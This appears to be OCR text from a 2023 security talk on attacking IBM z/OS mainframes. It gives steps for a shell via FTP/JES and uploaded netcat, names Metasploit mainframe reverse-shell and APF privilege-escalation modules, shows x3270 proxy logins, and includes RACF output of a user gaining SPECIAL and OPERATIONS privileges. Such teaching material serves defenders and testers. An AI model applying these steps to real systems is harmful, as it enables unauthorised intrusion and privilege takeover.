
1) Connect to FTP-server
2) Upload special netcat
3) Switch to JES mode: SITE=JES
4) Upload JCL-batch file for shell execute
5) Wait

Execution. FTP

- **Msf**
  - **payload/cmd/mainframe/generic_jcl**
  - **exploit/mainframe/ftp/ftp_jcl_creds**
  - **payload/cmd/mainframe/apf_privesc_jcl**
  - **payload/mainframe/shell_reverse_tcp**
- **MainTP.py**
  - **https://github.com/mainframed/MainTP**


Execution. Telnet

- x3270 -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>
- x3270 -charset russian -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>




- x3270 Terminal

Execution. Telnet



Time Sharing Option/Extensions




Interactive System Productivity Facility

https://hunterstrainingassociates.com/ISPF_Tutorial/ISPF_Tutor_two.htm


NO FF ONE 2023
Privilege Escalation
Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Privilege Escalation. z/OS access control



SAF - System Authorization Facility
RACF - Resource Access Control Facility
VTAM - Virtual Telecommunications Access Method
ACEE - Accessor Environment Element

Privilege Escalation. TSO

- APF
- TESTAUTH
- SVCs
- User job impersonation
- Network Job Entry
- etc.

Privilege Escalation. TSO. APF

APF - Authorized Program Facility

1) Enum avalible APF-libraries
2) Check permissions on APF-libraries from current user
3) Change APF-library for patching ACEE of current session
4) Do privileged stuff

Privilege Escalation. TSO. APF

- Msf
  - payload/cmd/mainframe/apf_privesc_jcl
- Privesc
  - https://github.com/ayoul3/Privesc

Privilege Escalation. TSO. APF

```
LU
 USER=[redacted]                        OWNER=SYS1      CREATED=(
  DEFAULT-GROUP=SYS1     PASSDATE        PASS-INTERVAL=N/A PHRASEDATE=N/A
  ATTRIBUTES=AUDITOR
  REVOKE DATE=NONE    RESUME DATE=NONE
  LAST-ACCESS=
  CLASS AUTHORIZATIONS=NONE
  INSTALLATION-DATA=I                          -
  NO-MODEL-NAME
  LOGON ALLOWED    (DAYS)          (TIME)
  ----------------------------------------
  ANYDAY                           ANYTIME
   GROUP=SYS1       AUTH=USE      CONNECT-OWNER=SYS1      CONNECT-DATE=
     CONNECTS=    272  UACC=NONE      LAST-CONNECT=
     CONNECT ATTRIBUTES=NONE
     REVOKE DATE=NONE    RESUME DATE=NONE
 SECURITY-LEVEL=NONE SPECIFIED
 CATEGORY-AUTHORIZATION
  NONE SPECIFIED
 SECURITY-LABEL=NONE SPECIFIED
 READY
```

Check current permissions

```
CONSOLE
 CONSOLE
d prog,apf

 CONSOLE
                          PROG,APF DISPLAY 733
  FORMAT=DYNAMIC
  ENTRY VOLUME DSNAME
     1          SYS1.LINKLIB
     2          SYS1.SVCLIB
     3          [redacted]
     4          [redacted]
     5          [redacted]
```

Enum APF-libraries


Privilege Escalation. TSO. APF

```
listdsd dataset('EEE.EEE') gen
 INFORMATION FOR DATASET EEE.** (G)

 LEVEL  OWNER    UNIVERSAL ACCESS   WARNING   ERASE
 -----  -------- ----------------   -------   -----
  00    EEE             READ         YES     NO

 AUDITING
 --------
 FAILURES(READ)

 NOTIFY
 --------
 NO USER TO BE NOTIFIED

 YOUR ACCESS  CREATION GROUP  DATASET TYPE   RETENTION PERIOD
 -----------  --------------  ------------   ----------------
    ALTER        SYS1          NON-VSAM          00000

 NO INSTALLATION DATA
 READY
```

Check access to some APF-library

```
ex 'ELV.APF' 'EEE.EEE'
 + APF Privilege Escalation Script
 + Compiling  EHBYZEE in EEE.EEE
 READY
```

Patching of APF-library




Privilege Escalation. TSO. APF


```
LU
         JOB03434 $HASP165 ELVAPF   ENDED AT N1  MAXCC=0000 CN(INTERNAL)
 USER=                                OWNER=SYS1      CREATED=
  DEFAULT-GROUP=SYS1     PASSDATE         PASS-INTERVAL=N/A PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
  ATTRIBUTES=AUDITOR
  REVOKE DATE=NONE   RESUME DATE=NONE
  LAST-ACCESS=
  CLASS AUTHORIZATIONS=NONE
  INSTALLATION-DATA=
  NO-MODEL-NAME
  LOGON ALLOWED    (DAYS)          (TIME)
  ----------------------------------------
  ANYDAY                           ANYTIME
   GROUP=SYS1       AUTH=USE      CONNECT-OWNER=SYS1      CONNECT-DATE=
     CONNECTS=    273  UACC=NONE      LAST-CONNECT=
     CONNECT ATTRIBUTES=NONE
     REVOKE DATE=NONE   RESUME DATE=NONE
 SECURITY-LEVEL=NONE SPECIFIED
 CATEGORY-AUTHORIZATION
  NONE SPECIFIED
 SECURITY-LABEL=NONE SPECIFIED
 READY
```

Getting SPECIAL OPERATIONS privilege

Privilege Escalation. UNIX



TSO to UNIX command via x3270




z/OS UNIX shell via x3270

Privilege Escalation. UNIX

- su
- extattr
  - extattr +a filename
- extattr hunting
  - find / -ext a

Privilege Escalation. UNIX. File System




HFS datasets and file system

CVEs

- CVE-2012-5955
- CVE-2012-5951
- CVE-2020-4230


Collection



Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

